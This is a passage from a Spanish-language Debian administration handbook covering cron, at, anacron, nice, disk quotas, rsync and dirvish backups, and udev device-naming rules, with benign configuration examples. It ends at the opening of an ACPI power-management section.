Wietse Venema, programador reconocido por su experiencia sobre seguridad, es el autor del programa `tcpd`. También es el creador principal de Postfix, el servidor de correo modular (SMTP, protocolo simple de transferencia de correo: «Simple Mail Transfer Protocol»), diseñado para ser más seguro y confiable que `sendmail` que tiene una larga historia de vulnerabilidades de seguridad.

ALTERNATIVA

Otros programas `inetd`

Si bien Debian instala *openbsd-inetd* de forma predeterminada, no faltan alternativas: podemos mencionar *inetutils-inetd*, *micro-inetd*, *rlinetd* y *xinetd*.

Esta última encarnación de superservidor ofrece posibilidades muy interesantes. Notablemente, se puede dividir su configuración en varios archivos (almacenados, por supuesto, en el directorio `/etc/xinetd.d/`), lo que puede hacer más sencilla la vida del administrador.

Por último, pero no menos importante, es posible emular el comportamiento de `inetd` con el mecanismo de activación de zócalos de `systemd` (ver Sección 9.1.1, «El sistema de inicio systemd» página 202).

9.7. Programación de tareas con `cron` y `atd`

`cron` es el demonio responsable de ejecutar tareas programadas y recurrentes (todos los días, todas las semanas, etc.); `atd` está encargado de los programas a ejecutar una sola vez pero en un momento específico en el futuro.

En un sistema Unix, muchas tareas están programadas para ejecutarse regularmente:

- rotar los archivos de registro;
- actualizar la base de datos del programa `locate`;
- respaldos;
- scripts de mantenimiento (como limpiar los archivos temporales).

De forma predeterminada, todos los usuarios pueden programar tareas para ejecutar. Cada usuario tiene su propio «*crontab*» en el que pueden almacenarlas. Puede editarlo ejecutando `crontab -e` (el contenido del mismo es almacenado en el archivo `/var/spool/cron/crontabs/`*`usuario`*).

SEGURIDAD

Restricción de `cron` o `atd`

Puede restringir el acceso a `cron` si crea un archivo de autorización explícita (una lista blanca) en `/etc/cron.allow` donde indique sólo los usuarios autorizados a programar tareas. Todos los demás usuarios automáticamente quedarán excluidos de dicha funcionalidad. A la inversa, si sólo desea bloquear unos pocos usuarios problemáticos, podría agregar su nombres de usuario en el archivo de prohibición explícita `/etc/cron.deny`. Esta misma funcionalidad está disponible para `atd` con los archivos `/etc/at.allow` y `/etc/at.deny`.

El usuario root tiene su propio «*crontab*», pero también puede utilizar el archivo `/etc/crontab` o escribir archivos «*crontab*» adicionales en el directorio `/etc/cron.d`. Estas dos últimas soluciones tienen la ventaja de poder especificar el usuario bajo el que se ejecutará el programa.

De forma predeterminada, el paquete *cron* incluye algunas tareas programadas que ejecutan:

- programas en el directorio `/etc/cron.hourly/` una vez por hora;
- programas en el directorio `/etc/cron.daily/` una vez por día;
- programas en el directorio `/etc/cron.weekly/` una vez por semana;
- programas en el directorio `/etc/cron.monthly/` una vez por mes.

Muchos paquetes Debian dependen de este servicio: agregan sus scripts de mantenimiento en estos directorios, los cuales garantizan un funcionamiento óptimo de sus servicios.

9.7.1. Formato de un archivo `crontab`

SUGERENCIA

Atajos de texto para `cron`

`cron` reconoce algunas abreviaciones que reemplazan los primeros cinco campos de un elemento de `crontab`. Corresponden a las opciones de programación más comunes:

- `@yearly`: una vez por año (1 de Enero a las 00:00);
- `@monthly`: una vez por mes (el 1ro de mes a las 00:00);
- `@weekly`: una vez por semana (Domingo a las 00:00);
- `@daily`: una vez por día (a las 00:00);
- `@hourly`: una vez por hora (al principio de cada hora).

CASO ESPECIAL

`cron` y horarios de verano

En Debian, `cron` tiene en cuenta los cambios de hora (para horarios de verano o, de hecho, cualquier cambio importante en la hora local) de la mejor forma que le es posible. Por lo tanto, las tareas que deben ejecutarse durante una hora que nunca existió (por ejemplo: aquellas programadas para las 02:30 durante el cambio de horario de verano en Francia, ya que el reloj salta de las 02:00 a las 03:00 directamente) se ejecutarán poco después del cambio de hora (por lo tanto, alrededor de las 03:00 DST). Por otro lado, en otoño, las tareas serán ejecutadas sólo una vez cuando podrían ser ejecutadas varias veces (a las 02:30 DST y luego a las 02:30 en horario estándar ya que a las 03:00 DST el reloj vuelve a las 02:00).

Tenga cuidado, sin embargo, si el orden y el tiempo entre ejecuciones de tareas programadas importa. Debe revisar la compatibilidad de estas limitaciones con el comportamiento de `cron`; si es necesario, puede preparar una programación especial para las dos noches problemáticas del año.

Cada línea significativa de un archivo *crontab* describe una tarea programada con los siguientes seis (o siete) campos:

- el valor del minuto (número de 0 a 59);
- el valor de la hora (de 0 a 23);
- el valor del día del mes (de 1 a 31);
- el valor del mes (de 1 a 12);

- el valor de los días de la semana (de 0 a 7, donde 1 es el lunes y el domingo es tanto el 0 como el 7; también es posible utilizar las tres primeras letras del nombre del día en inglés, como Sun, Mon, etc.);
- el nombre de usuario bajo el que se ejecutará el programa (en el archivo `/etc/crontab` y en los fragmentos ubicados en `/etc/cron.d/`, pero no en los archivos de cada usuario);
- el programa a ejecutar (cuando se cumpla la condición definida por los primeros cinco campos).

Todos estos detalles están documentados en la página de manual `crontab(5)`.

Puede expresar cada valor como una lista de valores posibles (separados por coma). La sintaxis a-b describe el intervalo de todos los valores entre a y b. La sintaxis a-b/c describe el intervalo con un incremento de c (por ejemplo: 0-10/2 es lo mismo que 0,2,4,6,8,10. Un asterisco «*» es un comodín y representa todos los valores posibles.

Ejemplo 9.2 *Ejemplo de archivo `crontab`*

```
#Formato
#min hora dia mes dds  programa

# Descargar los datos todas las noches a las 19:25
 25  19   *   *   *    $HOME/bin/descargar.pl

# 08:00 en días de semana (Lunes a Viernes)
 00  08   *   *   1-5  $HOME/bin/haceralgo

# Reiniciar el proxy IRC luego de cada reinicio
@reboot /usr/bin/dircproxy
```

SUGERENCIA

Ejecución de un programa durante el inicio

Para ejecutar un programa sólo una vez, justo después de iniciar el equipo, puede utilizar el macro `@reboot` (reiniciar `cron` no disparará aquello programado con `@reboot`). Este macro reemplaza los primeros cinco campos de un elemento en el archivo «*crontab*».

ALTERNATIVA

Emulación de `cron` mediante `systemd`

Es posible emular parte del comportamiento de `cron` mediante el mecanismo de temporizadores de `systemd` (ver Sección 9.1.1, «El sistema de inicio systemd» página 202).

9.7.2. Utilización del programa `at`

La orden `at` ejecuta un programa en un momento específico en el futuro. Obtiene la fecha y hora deseada como parámetros y el programa a ejecutar en su entrada estándar. Ejecutará el programa como si hubiese sido ingresado en la consola actual. `at` incluso se encarga de mantener el

entorno para poder reproducir las mismas condiciones al ejecutar el programa. Puede indicar la hora con las convenciones usuales: 16:12 o 4:12pm representan 12 minutos pasadas las 4 de la tarde. También puede especificar la fecha en varios formatos europeos u occidentales, incluyendo DD.MM.AA (27.07.15 representaría el 27 de Julio de 2015), AAAA-MM-DD (la misma fecha se representaría como 2015-07-27), MM/DD/[CC]AA (es decir: 12/25/15 o 12/25/2015 representan, ambas, el 25 de Diciembre de 2015) o simplemente MMDDCCAA (de forma que 122515 o 12252015 también representaría el 25 de Diciembre de 2015). Sin fecha, ejecutará el programa tan pronto como el reloj indique la hora especificada (el mismo día o el siguiente si ya pasó dicha hora ese día). También puede ingresar simplemente «today» o «tomorrow» representando el día actual o el día siguiente, respectivamente.

```
$ at 09:00 27.07.15 <<END
> echo "¡No olvides desearle un feliz cumpleaños a Raphaël!" \
>   | mail lolando@debian.org
> END
warning: commands will be executed using /bin/sh
job 31 at Mon Jul 27 09:00:00 2015
```

Una sintaxis alternativa posterga la ejecución por un tiempo determinado: `at now + número período`. El *período* puede ser `minutes` (minutos), `hours` (horas), `days` (días) o `weeks` (semanas). *número* simplemente indica la cantidad de dichas unidades deben pasar antes de ejecutar el programa.

Para cancelar una tarea programada con `cron`, simplemente ejecute `crontab -e` y elimine la línea correspondiente del archivo *crontab*. Para tareas en `at` es casi igual de sencillo: ejecute `atrm número-tarea`. El número de tarea es indicado por `at` cuando la programó, pero puede volver a encontrarla ejecutando `atq` que le proveerá una lista de las tareas programadas actualmente.

9.8. Programación de tareas asincrónicas: `anacron`

`anacron` es el demonio que completa `cron` en equipos que no están encendidos todo el tiempo. Dado que generalmente las tareas recurrentes están programadas para la mitad de la noche, no ejecutarán nunca si la máquina está apagada en esos momentos. El propósito de `anacron` es ejecutarlas teniendo en cuenta los períodos de tiempo en los que el equipo no estuvo funcionando.

Sepa que `anacron` frecuentemente ejecutará dichos programas unos minutos después de iniciar la máquina, lo que utilizará poder de procesamiento del equipo. Es por esto que se ejecutan las tareas en el archivo `/etc/anacrontab` con el programa `nice` que reduce su prioridad de ejecución, limitando así su impacto en el resto del sistema. Tenga en cuenta que el formato de este archivo no es el mismo que el de `/etc/crontab`; si tiene necesidades especiales para `anacron` revise la página de manual `anacrontab(5)`.

VOLVER A LOS CIMIENTOS

Prioridades y `nide`

Los sistemas Unix (y, por lo tanto, Linux) son sistemas multitarea y multiusuario. Varios procesos puede ejecutar en paralelo y pertenecer a diferentes usuarios: el núcleo mediará el acceso a los recursos para los diferentes procesos. Como parte de

esta tarea tiene el concepto de prioridad, que permite favorecer a ciertos procesos por sobre otros según sea necesario. Cuando sabe que un proceso puede ejecutar con prioridad baja, puede indicarlo ejecutándolo con `nice` *`programa`*. El programa entonces tendrá una porción más pequeña del CPU y tendrá un menor impacto sobre otros procesos en ejecución. Por supuesto, si no hay otros procesos que necesiten ejecutar el programa no será restringido artificialmente.

`nice` funciona con niveles de «bondad»: los niveles positivos (de 1 a 19) reducen progresivamente la prioridad mientras que los niveles negativos (de -1 a -20) aumentan la prioridad — pero sólo root puede utilizar estos niveles negativos. A menos que se indique lo contrario (revise la página de manual `nice(1)`), `nice` aumentará en 10 el nivel actual.

Si descubre que una tarea que está procesando debería haberse ejecutado con `nice` no es muy tarde para corregirlo; el programa `renice` modifica la prioridad de cualquier proceso que está en ejecución en la dirección que desee (pero reducir la «bondad» de un proceso está reservado al usuario root).

Instalar el paquete *anacron* desactiva la ejecución via `cron` de los scripts en los directorios `/etc/cron.hourly/`, `/etc/cron.daily/`, `/etc/cron.weekly/` y `/etc/cron.monthly/`. Esto evita que sean ejecutados tanto por `anacron` como por `cron`. El programa `cron` continuará activo y seguirá administrando otras tareas programadas (especialmente aquellas programadas por los usuarios).

9.9. Cuotas

El sistema de cuotas permite limitar el espacio en disco reservado para un usuario o grupo de usuarios. Para configurarlo, debe tener un núcleo compatible (compilado con la opción `CONFIG_QUOTA`) — como es el caso de los núcleos Debian. Puede encontrar el software de administración de cuotas en el paquete Debian *quota*.

Para activar las cuotas en un sistema de archivos debe indicar las opciones usrquota y grpquota en el archivo `/etc/fstab` para las cuotas de usuario y grupos, respectivamente. Al reiniciar el equipo se actualizarán las cuotas cuando no exista actividad en el disco (una condición necesaria para poder contabilizar apropiadamente el espacio en disco ya utilizado).

Ejecutar `edquota` *`usuario`* (o `edquota -g` *`grupo`*) le permite modificar los límites mientras examina el uso actual del espacio en disco.

YENDO MÁS ALLÁ

Definición de cuotas con un script

Puede utilizar el programa `setquota` en un script para modificar automáticamente muchas cuotas. Su página de manual `setquota(8)` contiene los detalles de la sintaxis que debe utilizar.

El sistema de cuotas le permite definir cuatro límites:

- dos límites (llamados «suave» y «duro») se refieren a la cantidad de bloques utilizados. Si creó el sistema de archivos con un tamaño de bloque de 1 kibibyte, cada bloque contiene

1024 bytes del mismo archivo. Por lo tanto, los bloques no saturados inducen pérdida de espacio en disco. Puede saturar una cuota de 100 bloques, que teóricamente permitirían almacenar 102400 bytes, con sólo 100 archivos de 500 bytes cada uno que sólo representan 50000 bytes en total.

- dos límites (suave y duro) que hacen referencia a la cantidad de inodos utilizados. Cada archivo ocupa al menos un inodo para almacenar información sobre sí mismo (permisos, dueño, marcas temporales del último acceso, etc.). Por lo tanto, es un límite en la cantidad de archivos del usuario.

Puede exceder temporalmente un límite «suave»; el programa `warnquota`, generalmente ejecutado por `cron`, simplemente advertirá al usuario que excedieron su cuota. Nunca podrá exceder un límite «duro»: el sistema rechazará toda operación que fuera a exceder una cuota dura.

VOCABULARIO

Bloques e inodos

El sistema de archivos divide el disco duro en bloques — pequeñas áreas contiguas. Definirá el tamaño de dichos bloques cuando cree el sistema de archivos y generalmente varía entre 1 y 8 kibibytes.

Un bloque puede utilizarse para almacenar los datos reales de un archivo o los metadatos utilizados por el sistema de archivos. Entre estos metadatos, encontrará especialmente los inodos. Un inodo utiliza un bloque del disco duro (pero no se lo tiene en cuenta respecto a la cuota de bloques, sólo en la cuota de inodos) y contiene tanto la información del archivo al que corresponde (nombre, dueño, permisos, etc.) y punteros a los bloques de datos que son utilizados realmente. Para archivos muy grandes que ocupan más bloques que los un inodo puede referenciar, existe un sistema de bloques indirectos; el inodo hace referencia a una lista de bloques que no contienen datos directamente sino otra lista de bloques.

Si ejecuta `edquota -t` puede definir un «período de gracia» máximo autorizado durante el que se puede exceder un límite suave. Luego de este período se interpretará el límite suave como uno duro y el usuario deberá reducir su uso de espacio en disco por debajo de este límite para poder escribir en disco duro.

YENDO MÁS ALLÁ

Configuración de una cuota predeterminada para nuevos usuarios

Para definir una cuota automática para usuarios nuevos, debe configurar un usuario patrón (con `edquota` o `setquota`) e indicar su nombre de usuario en la variable `QUOTAUSER` en el archivo `/etc/adduser.conf`. Se aplicará automáticamente dicha configuración de cuota a cada nuevo usuario creado con el programa `adduser`.

9.10. Respaldo

Realizar respaldos es una de las principales responsabilidades de cualquier administrador; pero es un tema complejo, que involucra herramientas potentes que usualmente son difíciles de dominar.

Existen muchos programas, como `amanda`, `bacula` y `BackupPC`. Éstos son sistemas cliente/servidor con muchas opciones y cuya configuración es bastante complicada. Algunos proveen una

interfaz de usuario amigable para mitigarlo. Sin embargo, como bien puede comprobar con `apt-cache search backup`, Debian contiene docenas de paquetes de software de respaldo que cubren todos los casos de uso posibles.

En lugar de detallar algunos de ellos, esta sección presentará lo que pensaron los administradores de Falcot Corp cuando definieron su estrategia de respaldos.

En Falcot Corp los respaldos tiene dos objetivos: restaurar archivos eliminados por error y recuperar rápidamente cualquier equipo (servidor o de escritorio) en el que falle el disco duro.

9.10.1. Respaldos con `rsync`

Habiendo descartado los respaldos en cintas por ser lentos y costosos, se respaldarán los datos en discos duros en un servidor dedicado en el que utilizarán RAID por software (revise la Sección 12.1.1, «RAID por software» página 336) que protegerá los datos contra errores de disco duro. No se respaldarán individualmente los equipos de escritorio, pero se le informa a los usuarios que se respaldará su cuenta personal en el servidor de archivos del departamento. Se utiliza diariamente el programa `rsync` (en el paquete del mismo nombre) para respaldar estos diferentes servidores.

VOLVER A LOS CIMIENTOS

El enlace duro, un segundo nombre para el archivo

A diferencia de un enlace simbólico, no se puede diferenciar un enlace duro del archivo enlazado. Crear un enlace duro es esencialmente lo mismo que dar al archivo un segundo nombre. Es por esto que eliminar un enlace duro sólo elimina uno de los nombres asociados al archivo. Siempre que quede otro nombre asociado al archivo, los datos en él seguirán presentes en el sistema de archivos. Es interesante saber que, a diferencia de una copia, un enlace duro no ocupa espacio adicional en el disco duro.

Puede crear un enlace duro con `ln` *`objetivo enlace`*. El archivo *enlace* será un nuevo nombre para el archivo *objetivo*. Sólo puede crear enlaces duros en el mismo sistema de archivos, mientras que los enlaces simbólicos no tienen dicha restricción.

El espacio en disco disponible prohíbe la implementación de un respaldo diario completo. Por lo tanto, el programa `rsync` es precedido con una duplicación del contenido del respaldo anterior con enlaces duros, lo que evita utilizar demasiado espacio en disco. Luego, el proceso `rsync` sólo reemplazará los archivos que fueron modificados desde el último respaldo. Con este mecanismo, pueden mantener una gran cantidad de respaldos en un espacio pequeño. Debido a que todos los respaldos están disponibles inmediatamente (por ejemplo, en diferentes directorios de un recurso compartido en la red) puede realizar comparaciones entre dos fechas rápidamente.

Puede implementar fácilmente este mecanismo de respaldo con el programa `dirvish`. Utiliza un espacio de almacenamiento de respaldo («bank» — banco — en su vocabulario) en el que ubica copias con marcas temporales de conjuntos de archivos de respaldo (estos conjuntos son llamados «vaults» — bóvedas — en la documentación de dirvish).

La configuración principal se encuentra en el archivo `/etc/dirvish/master.conf`. Define la ubicación del espacio de almacenamiento de respaldos, la lista de «bóvedas» administradas y

los valores predeterminados de expiración de los respaldos. El resto de la configuración está ubicada en los archivos *banco/bóveda*/dirvish/default.conf y contienen las configuraciones específicas a los conjuntos de archivos correspondientes.

Ejemplo 9.3 *EL archivo /etc/dirvish/master.conf*

```
bank:
    /backup
exclude:
    lost+found/
    core
    *~
Runall:
    root    22:00
expire-default: +15 days
expire-rule:
#   MIN HR    DOM MON       DOW  STRFTIME_FMT
    *   *     *   *         1    +3 months
    *   *     1-7 *         1    +1 year
    *   *     1-7 1,4,7,10  1
```

La configuración bank indica el directorio en el que se almacenarán los respaldos. La configuración exclude le permite indicar archivos (o tipos de archivo) a excluir del respaldo. Runall es una lista de conjuntos de archivos a respaldar con una marca temporal para cada conjunto, lo que le permite asignar la fecha correcta la copia en caso que el respaldo no ejecute exactamente en el momento programado. Debe indicar una hora justo antes del momento de ejecución (las 22:04 de forma predeterminada en Debian, según /etc/cron.d/dirvish). Finalmente, las configuraciones expire-default y expire-rule definen las políticas de expiración para los respaldos. El ejemplo anterior mantiene por siempre los respaldos generados el primer domingo de cada trimestre, elimina después de un año aquellos realizados el primer domingo de cada mes y luego de 3 meses aquellos realizados otros días domingo. Mantendrá los demás respaldos diarios por 15 días. El orden de las reglas sí importa, Dirvish utiliza la última regla que coincida o la directiva expire-default si ninguna línea de expire-rule coincide.

EN LA PRÁCTICA

Expiración programada

dirvish-expire no utiliza las reglas de expiración para realizar su trabajo. En realidad, se utilizan las reglas de expiración cuando se crea una nueva copia de respaldo para definir la fecha de expiración asociada con dicha copia. dirvish-expire simplemente examina las copias almacenadas y elimina aquellas cuyas fechas de expiración ya pasaron.

Ejemplo 9.4 *El archivo /backup/root/dirvish/default.conf*

```
client: rivendell.falcot.com
tree: /
```

```
xdev: 1
index: gzip
image-default: %Y%m%d
exclude:
    /var/cache/apt/archives/*.deb
    /var/cache/man/**
    /tmp/**
    /var/tmp/**
    *.bak
```

El ejemplo anterior especifica el conjunto de archivos a respaldar: los archivos en la máquina *rivendell.falcot.com* (para respaldos de datos locales, simplemente especifique el nombre local del equipo según indica `hostname`), especialmente aquellos en el árbol raíz (tree: /), excepto aquellos enumerados en exclude. El respaldo estará limitado a los contenidos de un sistema de archivos (xdev: 1). No incluirá archivos de otros puntos de montaje. Generará un índice de los archivos almacenados (index: gzip) y el nombre de la imagen estará basado en la fecha actual (image-default: %Y %m %d).

Existen muchas opciones disponibles, todas documentadas en la página de manual `dirvish.conf(5)`. Una vez que finalizó estos archivos de configuración deben inicializar cada conjunto de archivos ejecutando `dirvish --vault` *`bóveda`* `--init`. Luego, la ejecución `dirvish-runall` automáticamente generará una nueva copia de respaldo inmediatamente después de eliminar aquellas que hayan expirado.

EN LA PRÁCTICA

Respaldos remotos sobre SSH

Cuando dirvish necesita guardar datos en una máquina remota, utilizará `ssh` para conectarse con ella, e iniciará `rsync` en modo servidor. Esto necesita que el usuario root pueda conectarse automáticamente. Las llaves de autenticación SSH permiten esto exactamente (revise la Sección 9.2.1.1, «Autenticación basada en llaves» página 213).

9.10.2. Restauración de equipos sin repaldos

Los equipos de escritorio, que no son respaldados, serán fáciles de reinstalar desde DVD-ROMs personalizados que fueron preparados con *Simple-CDD* (revise la Sección 12.3.3, «Simple-CDD: la solución todo-en-uno» página 379). Dado que se realiza una instalación desde cero, se pierden todas las personalizaciones que pueden haberse realizado luego de la instalación inicial. Esto no es un problema ya que los sistemas están conectados a un directorio LDAP central para las cuentas de usuario y la mayoría de las aplicaciones de escritorio son preconfiguradas gracias a dconf (revise la Sección 13.3.1, «GNOME» página 395 para más información al respecto).

Los administradores de Falcot Corp están al tanto de las limitaciones de sus políticas de respaldo. Debido a que no pueden proteger el servidor de respaldo tan bien como una cinta en una caja fuerte a prueba de fuego, lo instalaron en una habitación separada para que desastres como fuego en la sala de servidores no destruyan los respaldos junto con todo lo demás. Lo que es

más, realizan un respaldo incremental en DVD-ROM una vez por semana — sólo se incluyen los archivos que fueron modificados desde el último respaldo.

YENDO MÁS ALLÁ

Respaldo de servicios SQL y LDAP

No es posible hacer copia de seguridad de muchos servicios (como bases de datos SQL y LDAP) simplemente copiando sus archivos (a menos que sean detenidos apropiadamente mientras se crean estos respaldos, lo que frecuentemente es problemático ya que fueron pensados para estar disponibles todo el tiempo). Por lo tanto es necesario utilizar un mecanismo de «exportación» para crear un «volcado de datos» que pueda ser respaldado de forma segura. Generalmente son archivos grandes pero se comprimen fácilmente. Para reducir el espacio de almacenamiento necesario, se puede almacer únicamente un archivo de texto completo por semana y diferencias (`diff`) cada día, que puede crear utilizando una orden similar a `diff archivo_de_ayer archivo_de_hoy`. El programa `xdelta` produce diferencias incrementales de volcados binarios.

CULTURA

***TAR*, el estándar para respaldos en cinta**

Históricamente, la forma más sencilla de realizar un respaldo en Unix era almacenar un compendio *TAR* en una cinta. Inclusive el programa `tar` obtuvo su nombre de «compendio en cinta» («Tape ARchive»).

9.11. Conexión en caliente: *hotplug*

9.11.1. Introducción

El subsistema *hotplug* del núcleo administra dinámicamente el agregar y eliminar dispositivos mediante la carga de los controladores apropiados y la creación de los archivos de dispositivo correspondientes (con la ayuda de `udevd`). Con el hardware moderno y la virtualización, casi todo puede ser conectado en caliente: desde los periféricos USB/PCMCIA/IEEE 1394 usuales hasta discos duros SATA, pero también la CPU y la memoria.

El núcleo tiene una base de datos que asocia cada ID de dispositivo con el controlador necesario. Se utiliza esta base de datos durante el inicio para cargar todos los controladores de los periféricos detectados en los diferentes canales, pero también cuando se conecta un dispositivo en caliente. Una vez el dispositivo está listo para ser utilizado se envía un mensaje a `udevd` para que pueda crear los elementos correspondientes en `/dev/`.

9.11.2. El problema de nombres

Antes que existieran las conexiones en caliente, era sencillo asignar un nombre fijo a un dispositivo. Simplemente estaba basado en la posición del dispositivo en su canal correspondiente. Pero esto no es posible cuando dichos dispositivos puede aparecer y desaparecer del canal. El caso típico es el uso de una cámara digital y una llave USB, ambos serán un disco para el equipo. El primero en conectarse puede ser `/dev/sdb` y el segundo `/dev/sdc` (siempre que `/dev/sda` represente el disco duro del equipo en sí). El nombre del dispositivo no es fijo, depende del orden en el que se conecte los dispositivos.

Además, más y más controladores utilizan valores dinámicos para los números mayor/menor de los dispositivos, lo que hace imposible tener elementos estáticos para dichos dispositivos ya que estas características esenciales puede cambiar luego de reiniciar el equipo.

Se creó *udev* precisamente para solucionar este problema.

9.11.3. Cómo funciona *udev*

Cuando el núcleo le informa a *udev* de la aparición de un nuevo dispositivo, recolecta mucha información sobre el dispositivo consultando los elementos correspondientes en `/sys/`; especialmente aquellos que lo identifican unívocamente (dirección MAC para una tarjeta de red, número de serie para algunos dispositivos USB, etc.).

Con esta información, *udev* luego consulta todas las reglas en `/etc/udev/rules.d` y `/lib/udev/rules.d`. En este proceso decide cómo nombrar al dispositivo, los enlaces simbólicos que creará (para darle nombres alternativos) y los programas que ejecutará. Se consultan todos estos archivos y se evalúan las reglas secuencialmente (excepto cuando un archivo utiliza la directiva «GOTO»). Por lo tanto, puede haber varias reglas que correspondan a un evento dado.

La sintaxis de los archivos de reglas es bastante simple: cada fila contiene criterios de selección y asignaciones de variables. El primero se utiliza para seleccionar los eventos ante los que reaccionar y el último define las acciones a tomar. Se los separa simplemente con comas y el operador implícitamente diferencia entre un criterio de selección (con operaciones de comparación como == o !=) o una directiva de asignación (con operadores como =, += o :=).

Se utilizan los operadores de comparación en las siguientes variables:

- KERNEL: el nombre que el núcleo le asigna al dispositivo;
- ACTION: la acción que corresponde al evento («add» cuando se agregó un dispositivo, «remove» cuando fue eliminado);
- DEVPATH: la ruta al elemento del dispositivo en `/sys/`;
- SUBSYSTEM: el subsistema del núcleo que generó el pedido (hay muchos, pero unos pocos ejemplos son «usb», «ide», «net», «firmware», etc.);
- ATTR{*atributo*}: el contenido del archivo *attribute* en el directorio `/sys/`*`ruta_de_dispositivo/`* del dispositivo. Aquí es donde encontrará la dirección MAC y otros identificadores específicos del canal;
- KERNELS, SUBSYSTEMS y ATTRS{*atributos*} son variaciones que intentarán coincidir las diferentes opciones en alguno de los dispositivos padre del dispositivo actual;
- PROGRAM: delega la prueba al programa indicado (coincidirá si devuelve `0`, no lo hará de lo contrario). Se almacenará el contenido de la salida estándar del programa para que pueda utilizarse en la prueba RESULT;
- RESULT: ejecuta pruebas en la salida estándar almacenada durante la última ejecución de una sentencia PROGRAM.

Los operadores correctos puede utilizar expresiones con patrones para que coincidan varios valores simultáneamente. Por ejemplo, * coincide con cualquier cadena (inclusive una vacía); ? coincide con cualquier carácter y [] coincide el conjunto de caracteres enumerados entre los corchetes (lo opuesto si el primer carácter es un signo de exclamación y puede indicar rangos de caracteres de forma similar a a-z).

En cuanto a los operadores de asignación, = asigna un valor (y reemplaza el valor actual); en el caso de una lista, es vaciada y sólo contendrá el valor asignado. := realiza lo mismo pero evita cambios futuros en la misma variable. Respecto a +=, agrega elementos a una lista. Puede modificar las siguientes variables:

- NAME: el nombre del archivo de dispositivo que se creará en `/dev/`. Sólo se tiene en cuenta la primera asignación, las demás son ignoradas;
- SYMLINK: la lista de enlaces simbólicos que apuntarán al mismo dispositivo;
- OWNER, GROUP y MODE definen el usuario y el grupo dueños del dispositivo así como también los permisos asociados, respectivamente;
- RUN: la lista de programas a ejecutar en respuesta a este evento.

Los valores asignados a estas variables pueden utilizar algunas substituciones:

- $kernel o %k: equivalente a KERNEL;
- $number o %n: el número de orden del dispositivo; por ejemplo, para sda3 sería «3»;
- $devpath o %p: equivalente a DEVPATH;
- $attr{*atributo*} o %s{*atributo*}: equivalentes a ATTRS{*atributo*};
- $major o %M: el número mayor del dispositivo en el núcleo;
- $mior o %m: el número menor del dispositivo en el núcleo;
- $result o %c: la cadena de salida del último programa ejecutado por PROGRAM;
- finalmente, % % y $$ para los signos de porcentaje y el símbolo de moneda respectivamente.

La lista anterior no está completa (sólo incluye los parámetros más importantes), pero la página de manual `udev(7)` debería serlo.

9.11.4. Un ejemplo concreto

Consideremos el caso de una simple llave USB e intentemos asignarle un nombre fijo. Primero debe encontrar los elementos que la identificarán de manera unívoca. Para ello, conéctela y ejecuta `udevadm info -a -n /dev/sdc` (reemplazando */dev/sdc* con el nombre real asignado a la llave).

```
# udevadm info -a -n /dev/sdc
[...]
  looking at device '/devices/pci0000:00/0000:00:10.0/usb2/2-1/2-1:1.0/host4/target4
      ➥ :0:0/4:0:0:0/block/sdc':
```

```
    KERNEL==”sdc”
    SUBSYSTEM==”block”
    DRIVER==””
    ATTR{hidden}==”0”
    ATTR{events}==”media_change”
    ATTR{ro}==”0”
    ATTR{discard_alignment}==”0”
    ATTR{removable}==”1”
    ATTR{events_async}==””
    ATTR{alignment_offset}==”0”
    ATTR{capability}==”51”
    ATTR{events_poll_msecs}==”-1”
    ATTR{stat}==”     130        0     6328      435        0        0        0
        ➥        0        0      252      252        0        0        0        0”
    ATTR{size}==”15100224”
    ATTR{range}==”16”
    ATTR{ext_range}==”256”
    ATTR{inflight}==”       0        0”
[...]

  looking at parent device ’/devices/pci0000:00/0000:00:10.0/usb2/2-1/2-1:1.0/host4/
      ➥ target4:0:0/4:0:0:0’:
[...]
    ATTRS{max_sectors}==”240”
[...]
  looking at parent device ’/devices/pci0000:00/0000:00:10.0/usb2/2-1’:
    KERNELS==”2-1”
    SUBSYSTEMS==”usb”
    DRIVERS==”usb”
    ATTRS{bDeviceProtocol}==”00”
    ATTRS{bNumInterfaces}==” 1”
    ATTRS{busnum}==”2”
    ATTRS{quirks}==”0x0”
    ATTRS{authorized}==”1”
    ATTRS{ltm_capable}==”no”
    ATTRS{speed}==”480”
    ATTRS{product}==”TF10”
    ATTRS{manufacturer}==”TDK LoR”
[...]
    ATTRS{serial}==”07032998B60AB777”
[...]
```

Para crear una nueva regla, puede utilizar las pruebas en las variables del dispositivo así como también en los dispositivos padre. El caso anterior le permite crear dos reglas como las siguientes:

```
KERNEL==”sd?”, SUBSYSTEM==”block”, ATTRS{serial}==”07032998B60AB777”, SYMLINK+=”
    ➥ usb_key/disk”
```

```
KERNEL==”sd?[0-9]”, SUBSYSTEM==”block”, ATTRS{serial}==”07032998B60AB777”, SYMLINK+=”
    ➥ usb_key/part%n”
```

Una vez que haya guardado estas reglas en un archivo, llamado por ejemplo `/etc/udev/rules.d`, puede desconectar y conectar la llave USB. Podrá ver que `/dev/usb_key/disk` representa el disco asociado con la llave USB y `/dev/usb_key/part1` como su primera partición.

YENDO MÁS ALLÁ

Depuración de la configuración de *udev*

Al igual que muchos demonios, `udevd` almacena registros en `/var/log/daemon.log`. Pero no es muy descriptivo de forma predeterminada y generalmente no son suficientes para entender lo que está sucediendo. Ejecutar `udevadm control --log-priority=info` aumenta el nivel de información y soluciona este problema. `udevadm control --log-priority=err` vuelve al valor predeterminado.

9.12. Gestión de energía: interfaz avanzada de configuración y energía (ACPI: «Advanced Configuration and Power Interface)

Usualmente, el tema de administración de energía es problemático. Suspender apropiadamente un equipo necesita que todos los controladores de los dispositivos en él sepan cómo configurarlos en reposo y reconfigurarlos apropiadamente al despertar la máquina. Desafortunadamente, aún existen algunos dispositivos que no pueden suspender correctamente en Linux debido a que sus fabricantes no proveen las especificaciones necesarias.

Linux es compatible con ACPI (interfaz avanzada de configuración y energía: «Advanced Configuration and Power Interface») — el estándar más reciente sobre gestión de energía. El paquete *acpid* provee un demonio que busca eventos relacionados con la gestión de energía (cambios entre corriente alterna y batería en un portátil, etc.) y puede ejecutar varios programas en respuesta.

CUIDADO

Tarjetas gráficas y suspensión

